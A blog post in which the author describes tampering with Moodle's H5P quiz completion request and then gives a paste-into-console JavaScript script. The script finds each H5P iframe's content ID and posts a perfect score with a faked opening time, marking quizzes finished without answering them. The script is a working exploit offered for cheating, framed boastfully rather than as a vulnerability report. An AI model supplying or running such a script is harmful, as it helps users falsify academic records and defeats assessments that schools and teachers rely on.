Automating School: H5P Quizzes
Riding off the high from the MOOC bypass, I then looked on to a particularly annoying piece of quiz software: H5P.

See that little "reuse" button at the bottom left? That allows you to download the .h5p file. Back in the ancient days of a few months ago I used the Lumi editor to open the file and check the correct answers. This was quite slow and cumbersome. But the fact that you could download it (among other factors) made me think: it likely stores the answers on the client. Using that, I could simply automatically set my answers to the correct ones. The solution, however, turned out to be a lot simpler...
I opened the network tab, and finished one H5P quiz. I found two relevant POST requests to ajax.php:
- The first had an action value set to
set_finished. It had (roughly) this data:
contentId=52724
score=70
maxScore=70
opened=1770289348
finished=1770290212 - The second one had the action value set to
xapiresult, and was significantly more complicated. I decided to ignore it for the time being, focusing on the first one.
I used Firefox's Edit and Resend feature to mess around with the parameters. I set the score to -1, 9999, and various other things. I also changed maxScore accordingly. It had decent validation, the score you were given was score / maxScore, which was then clamped on the server. I discovered that when I set my score too low, the marker on Moodle showed that I'd failed:

And when I set score and maxScore to 1, it showed it as completed. Was it really this simple? I went to another H5P task on Moodle that I hadn't finished, and searched for the contentId, which I probably got from one of the requests that saved your answers on the server. I then sent the request again, and checked the dashboard. It worked! It really was just that simple.
Automation
It would suck to have to manually find the contentId and send the request each time, so I decided to make a simple script you could paste in the console to do it.
In the debugger tag, I searched through the sources to find the H5P javascript library. I searched through the file to find whatever sends the setFinished request. It was a function called setFinished:
H5P.setFinished = function (contentId, score, maxScore, time) {
  var validScore = typeof score === 'number' || score instanceof Number;
  if (validScore && H5PIntegration.postUserStatistics === true) {
    /**
     * Return unix timestamp for the given JS Date.
     *
     * @private
     * @param {Date} date
     * @returns {Number}
     */
    var toUnix = function (date) {
      return Math.round(date.getTime() / 1000);
    };

    // Post the results
    const data = {
      contentId: contentId,
      score: score,
      maxScore: maxScore,
      opened: toUnix(H5P.opened[contentId]),
      finished: toUnix(new Date()),
      time: time
    };
    H5P.jQuery.post(H5PIntegration.ajax.setFinished, data)
      .fail(function () {
        H5P.offlineRequestQueue.add(H5PIntegration.ajax.setFinished, data);
      });
  }
};
We should be able to easily use this function to send the request. But first, we must get the contentId from somewhere. I looked around in the inspector, and found the iframe that contains H5P:
<iframe id="h5p-iframe-52724" class="h5p-iframe h5p-initialized" data-content-id="52724" style="height: 589px;" src="about:blank" frameborder="0" scrolling="no" title="Artikkelit a / an / the">...</iframe>I decided to use H5P.jQuery('.h5p-iframe') to find the iframe.
H5P.jQuery('.h5p-iframe').each(function() {
    ...
}
We can then use H5P.jQuery(this).data('content-id') to find contentId. We should now be able to simply call H5P.setFinished by setting score and maxScore to 1. But what is that time parameter? I looked at the function again. I assumed that it was used to calculate opened and finished, but no, it was only used for some mystical time value that hadn't shown up at all when I was looking at it from the network tab. How strange...
I decided to copy the function in its entirety, omitting the time value entirely.
H5P.jQuery('.h5p-iframe').each(function() {
	var contentId = H5P.jQuery(this).data('content-id')
	console.log("Found content " + contentId)

	var toUnix = function(date) {
		return Math.round(date.getTime() / 1000)
	}

	var current = toUnix(new Date())

	const data = {
		contentId: contentId,
		score: 1,
		maxScore: 1,
		opened: current - 3600,
		finished: current
	}
	H5P.jQuery.post(H5PIntegration.ajax.setFinished, data)
		.fail(function() {
			// Probably not necessary but it was in the official code so why not lol
			H5P.offlineRequestQueue.add(H5P.ajax.setFinished, data);
		});
})
This worked. Good enough for me! My ego grows a hundredfold each succesful hack.
Comments
Loading comments...